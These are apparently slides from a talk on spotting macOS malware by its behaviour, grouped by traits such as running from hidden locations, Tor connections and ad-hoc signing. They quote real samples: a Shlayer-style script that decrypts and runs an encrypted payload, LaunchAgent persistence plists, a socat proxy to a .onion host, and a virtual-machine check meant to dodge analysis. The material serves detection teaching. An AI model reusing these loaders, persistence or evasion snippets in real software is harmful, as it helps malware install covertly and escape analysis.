


```
#!/bin/bash
tmp_path=$(mktemp -d /tmp/XXXXXXXXXX)
pass="6640774517"
tmp_app="$tmp_path/Player_${pass: -3}.app"
openssl enc -base64 -d -aes-256-cbc -nosalt -out "$tmp_path/installer.zip" -pass "pass:$pass" <enc2
unzip "$tmp_path/installer.zip" -d "$tmp_path" > /dev/null 2>&1
chmod 777 "$tmp_app/Contents/MacOS/*"
open -a "$tmp_app"
```

Process behavior

Running from hidden locations

- Example: EvilEgg, RealtimeSpy, LamePyre
- Also seen with a few poorly-coded legit processes (Zoom )




The screenshot shows a Mac OS X window titled "com.apple.systemkeeper.plist". The window contains the XML code for a plist file. The code defines a dictionary with several keys and values:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/test/.system/.systemkeeper</string>
        <string>/Users/test/.system/.helper</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

Process behavior

AppleScript/Automator + shell scripts


- Example: DarthMiner, LamePyre



Process behavior

Network connections via Tor

- Example: Dok
- Installed Tor, proxied traffic through a .onion address



The screenshot shows a Mac OS X application window titled "com.apple.Safari.proxy.plist". The window displays an XML plist configuration file. The code is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.Safari.proxy</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/local/bin/socat</string>
        <string>tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1</string>
        <string>SOCKS4A:127.0.0.1:paoyu7gub72lykuk.onion:5588,socksport=9050</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>StandardErrorPath</key>
```

Process behavior

Signed with adhoc cert

- Examples: FaceBump, VSearch
- No team ID
- Identifier does not always follow correct pattern


```
$ codesign -dv /Applications/Facebook.app  
...  
Identifier=com.applesoffer.utility  
Signature=adhoc  
Info.plist=not bound  
TeamIdentifier=not set
```

```
$ codesign -dv /Library/nmtfbphujfzt/nmtfbphujfzt  
...  
Identifier=upd-555549442792165d61d833f98db24f9c6de739b7  
Signature=adhoc  
Info.plist=not bound  
TeamIdentifier=not set
```

Process behavior

Shell script as app executable

- Example: Shlayer




The screenshot shows a Mac OS X application window with a light gray title bar. In the title bar, there are three colored circular icons (red, yellow, green) on the left, followed by the file name "eAOnzvsxpw" and a document icon. The main window contains a terminal-style text area with the following content:

```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
cd "$fileDir/Resources"
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass "pass:6640774517" <enc)"
```

Installation

Analysis avoidance in preinstall

- Example: VSearch



The screenshot shows a terminal window with a light gray background and a dark gray title bar. The title bar has three colored window control buttons (red, yellow, green) on the left and the text "preinstall — Edited" in the center. The main area of the window contains a shell script named "preinstall". The script starts with "#!/bin/sh" and includes several lines of code for determining if the system is running in a virtual machine. The code uses "ioreg" to read system information, "awk" to process the output, and "grep" to filter for specific manufacturer names like "Parallels", "VirtualBox", "Oracle", and "VMware". It then counts the number of matches and sets the variable "is_vm" to "1" if there are two or more matches, and "0" otherwise.

```
#!/bin/sh

...
br_mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, ""); printf("%s\n", line[4]); }')
cnt_vm=$(ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -o 'Parallels\|VirtualBox\|Oracle\|VMware' | grep -c "^$1")
if [ $cnt_vm -ge 2 ]; then
    is_vm="1"
else
    is_vm="0"
fi
...
```

Installation

